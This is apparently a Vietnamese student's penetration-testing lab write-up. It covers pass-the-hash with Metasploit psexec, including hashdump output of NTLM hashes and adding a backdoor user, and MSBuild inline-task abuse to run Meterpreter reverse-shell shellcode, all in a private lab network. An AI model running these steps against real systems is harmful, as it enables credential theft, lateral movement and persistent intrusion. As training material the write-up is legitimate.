Ta đã tìm hiểu về các module trong Impacket (như wmiexec.py, smbexec.py, smbclient.py, và lookupsid.py) và sử dụng Impacket với nhiều phương pháp xác thực, để tác tương với hệ thống từ xa.

Lab 4.3: Pass-the-Hash

Mục tiêu

Sử dụng kỹ thuật pass-the-hash thông qua module psexec của Metasploit để tải Meterpreter lên máy mục tiêu. Từ đó hiểu được cách hoạt động của Pass the Hash (xác thực bằng bản băm thay vì bản rõ của mật khẩu)

Cài đặt

Máy ảo sử dụng: Slingshot linux

Ping được từ linux đến DC 10.130.10.10

Thực hành

Trong bài lab này, máy attacker sẽ sử dụng thông tin xác thực bgreen/Password1 mà ta đã tìm được trước đó, lấy được các mã hash password và thử dùng các mã hash đó truy cập vào các hệ thống khác

1. Lấy các password hashes

Sử dụng module psxec trong metasploit để thiết lập phiên kết nối trên 10.130.10.25 Win10

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set smbuser bgreen
smbuser => bgreen
msf6 exploit(windows/smb/psexec) > set smbpass Password1
smbpass => Password1
msf6 exploit(windows/smb/psexec) > set smbdomain hibox
smbdomain => hibox
msf6 exploit(windows/smb/psexec) > set rhosts 10.130.10.25
rhosts => 10.130.10.25
msf6 exploit(windows/smb/psexec) > set lhost eth0
lhost => eth0
msf6 exploit(windows/smb/psexec) > █
```

Chạy module:


```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.130.10.128:4444
[*] 10.130.10.25:445 - Connecting to the server...
[*] 10.130.10.25:445 - Authenticating to 10.130.10.25:445|hiboxy as user 'bgreen'...
[*] 10.130.10.25:445 - Selecting PowerShell target
[*] 10.130.10.25:445 - Executing the payload...
[+] 10.130.10.25:445 - Service start timed out, OK if running a command or non-service executable..
.
[*] Sending stage (175686 bytes) to 10.130.10.25
[*] Meterpreter session 1 opened (10.130.10.128:4444 -> 10.130.10.25:32258) at 2024-04-17 15:47:49
+0700
```

Lấy hashes với module hashdump

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e2a5379f049ff5f37e322618f569e020...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9679f78eec859fdedb8c208c8fcf4abf:::
sec560:1202:aad3b435b51404eeaad3b435b51404ee:e96c21d7eed6f624c7e4817dce81dea9:::
notadmin:1203:aad3b435b51404eeaad3b435b51404ee:c62638b38308e651b21a0f2ccab3ac9b:::
clark:1210:aad3b435b51404eeaad3b435b51404ee:59fc0f884922b4ce376051134c71e22c:::
antivirus:1217:aad3b435b51404eeaad3b435b51404ee:12ae851bc310750f4ce00e3c7ef9b658:::
john:1218:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
```

Thử sử dụng hash password của antivirus để đăng nhập hệ thống khác

2. Sử dụng hash

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > set smbuser antivirus
smbuser => antivirus
msf6 exploit(windows/smb/psexec) > unset smbdomain
Unsetting smbdomain...
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:47f0ca5913c6e70090d7b686afb9e13e
smbpass => aad3b435b51404eeaad3b435b51404ee:47f0ca5913c6e70090d7b686afb9e13e
msf6 exploit(windows/smb/psexec) > set rhosts 10.130.10.4,6,21,25,33,44,45
rhosts => 10.130.10.4,6,21,25,33,44,45
msf6 exploit(windows/smb/psexec) >
```

3. Exploit

Chạy lệnh run

Nếu thành công, ta sẽ truy cập được vào meterpreter kết nối đến máy mục tiêu. Ta có thể kiểm tra bằng cách check session

```
msf6 exploit(windows/smb/psexec) > run
[*] Exploiting target 10.130.10.4

[*] Started reverse TCP handler on 10.130.10.128:4444
[*] 10.130.10.4:445 - Connecting to the server...
[*] Sending stage (175686 bytes) to 10.130.10.25
[-] 10.130.10.4:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (10.
[*] Exploiting target 10.130.10.6
[*] Started reverse TCP handler on 10.130.10.128:4444
[*] 10.130.10.6:445 - Connecting to the server...
[*] Meterpreter session 1 opened (10.130.10.128:4444 -> 10.130.10.25:7981) at 2024-04-
```

sessions -l

```
msf6 exploit(windows/smb/psexec) > sessions -l

Active sessions
=====

  Id  Name  Type           Information                                     Connection
  --  ---  ---
  1    meterpreter x86/windows NT AUTHORITY\SYSTEM @ SEC560STUDENT 10.130.10.128:4444 -> 10.130.10.25:7981
                                           1 (10.130.10.4)
```

4. Meterpreter shell

Ta đã sử dụng mã băm thay vì mật khẩu để xác thực

Bây giờ ta tương tác với session và thực hiện một số câu lệnh...

```
msf6 exploit(windows/smb/psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > get uid
[-] Unknown command: get
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ifconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name           : TAP-Windows Adapter V9
Hardware MAC   : 00:ff:0a:c6:27:90
MTU            : 1500
IPv4 Address   : 169.254.93.113
IPv4 Netmask   : 255.255.0.0
```

```
meterpreter > shell
Process 6400 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>net user hoangnam AT170236@ /add
net user hoangnam AT170236@ /add
The command completed successfully.
```

```
C:\WINDOWS\system32>net user  
net user
```

```
User accounts for \\
```

```
-----  
Administrator          antivirus              clark  
DefaultAccount         Guest                hoangnam  
john                   notadmin            sec560
```

```
WDAGUtilityAccount
```

```
The command completed with one or more errors.
```

Lab 4.4: MSBuild

Mục tiêu

Sử dụng MSBuild như một bypass để điều khiển ứng dụng

Sử dụng XML file cho đầu ra là văn bản đơn giản

Sử dụng MSBuild với Metasploit và Meterpreter

Sử dụng MSBuild với Empire

Cài đặt

Máy ảo sử dụng:


- Slingshot Linux
- Win10

Thực hành

1. Cài đặt

Đầu tiên ta khởi động một file XML ví dụ để chứng minh việc ta có thể thực thi mã tùy ý bằng MSBuild


Ở trên máy win mở tệp build1.xml trong folder CourseFiles



```
C:\CourseFiles\build1.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
cleanup-win10.ps1 x build1.xml x
1 <Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/develop
2   <Target Name="Hello">
3     <ClassExample />
4   </Target>
5   <UsingTask
6     TaskName="ClassExample"
7     TaskFactory="CodeTaskFactory"
8     AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microso
9   <Task>
10     <Code Type="Class" Language="cs">
11       <![CDATA[
12         using System;
13         using System.Runtime.InteropServices;
14         using Microsoft.Build.Framework;
15         using Microsoft.Build.Utilities;
16         public class ClassExample : Task, ITask
17         {
18           public override bool Execute()
19           {
20             //PUT CODE TO EXECUTE HERE;
21             return true;
```

Sau đó thay dòng code mình muốn sử dụng vào dòng //PUT CODE TO EXECUTE HERE'

2. Initial testing



```
TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Mi
<Task>
  <Code Type="Class" Language="cs">
    <![CDATA[
      using System;
      using System.Runtime.InteropServices;
      using Microsoft.Build.Framework;
      using Microsoft.Build.Utilities;
      public class ClassExample : Task, ITask
      {
        public override bool Execute()
        {
          Console.WriteLine("Hello SEC560!");
          return true;
        }
      }
    ]]>
  
```

Sau khi thay dòng code trên, lưu lại và mở cmd tìm MSBuild.exe

```
C:\Users\sec560>dir /b /s C:\msbuild.exe
C:\Windows\assembly\GAC_32\MSBuild\3.5.0.0__b03f5f7f11d50a3a\MSBuilc
C:\Windows\assembly\GAC_64\MSBuild\3.5.0.0__b03f5f7f11d50a3a\MSBuilc
C:\Windows\Microsoft.NET\assembly\GAC_32\MSBuild\v4.0_4.0.0.0__b03f5
C:\Windows\Microsoft.NET\assembly\GAC_64\MSBuild\v4.0_4.0.0.0__b03f5
C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe
```

Ta chọn ...Microsoft.net\assembly\GAC_32:

Giờ ta sẽ sao chép filename và đường dẫn và dán vào terminal, sau đó dán đường dẫn của build1.xml

```
C:\Users\sec560>C:\Windows\Microsoft.NET\assembly\GAC_32\MSBuild\v4.0_4.0.0.0__b03f5f7f11d50a3a\MSBuild.exe C:\CourseFiles\build1.xml
Microsoft (R) Build Engine version 4.8.4084.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 4/9/2024 7:38:46 AM.
Hello SEC560!

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:01.79
```

3. Meterpreter Shellcode

Đầu tiên hãy ping đến eth0 của Linux để confirm rằng hai máy có thể giao tiếp với nhau

```
C:\Users\sec560>ping 10.130.10.128

Pinging 10.130.10.128 with 32 bytes of data:
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time=1ms TTL=64

Ping statistics for 10.130.10.128:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Mở msfconsole trên máy để cài đặt một listener lắng nghe kết nối từ payload:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 3333
lport => 3333
```

Khai thác:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:3333
```

Mở một terminal mới, ta sẽ tạo shellcode bằng msfvenom:

Directory listing for /

- [.font-unix/](#)
- [.ICE-unix/](#)
- [.s.PGSQL.5433](#)
- [.s.PGSQL.5433.lock](#)
- [.Test-unix/](#)
- [.X0-lock](#)
- [.X11-unix/](#)
- [.XIM-unix/](#)
- [config-err-GmxiL1](#)
- [password.txt](#)
- [passwords.txt](#)
- [payload.txt](#)
- [snap-private-tmp/](#)
- [ssh-5iBGENguEcZ9/](#)
- [systemd-private-dae7ddeb32b84b718f407b79b5c47ee8-apache2.service-oS4iLQ/](#)
- [systemd-private-dae7ddeb32b84b718f407b79b5c47ee8-haveged.service-DxBiPL/](#)
- [systemd-private-dae7ddeb32b84b718f407b79b5c47ee8-rtkit-daemon.service-XBJYNz/](#)
- [systemd-private-dae7ddeb32b84b718f407b79b5c47ee8-systemd-resolved.service-jiflSK/](#)
- [systemd-private-dae7ddeb32b84b718f407b79b5c47ee8-systemd-timesyncd.service-CaGr2K/](#)
- [vmware-root_695-4021718990/](#)
- [VMwareDnD/](#)
- [winauth.pcap](#)

Copy tất cả những gì có trong payload.txt paste vào phần PUT YOUR SHELLCODE HERE vào file build2.xml. Save lại và triển khai payload:

```
C:\Users\sec560>C:\Windows\Microsoft.NET\assembly\GAC_32\MSBuild\v4.0_4.0.0.0__b03f5f7f11d50a3a\MSBuild.exe C:\CourseFiles\build2.xml
Microsoft (R) Build Engine version 4.8.4084.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.
```

Sau đó quay lại metasploit trên Linux, sẽ thấy có session đang mở:

```
[*] Started reverse TCP handler on 0.0.0.0:3333
[*] Sending stage (175686 bytes) to 10.130.10.25
[*] Meterpreter session 1 opened (10.130.10.128:3333 -> 10.130.10.25:32142) at 2024-04-09 14:55:57 +0700

meterpreter > █
```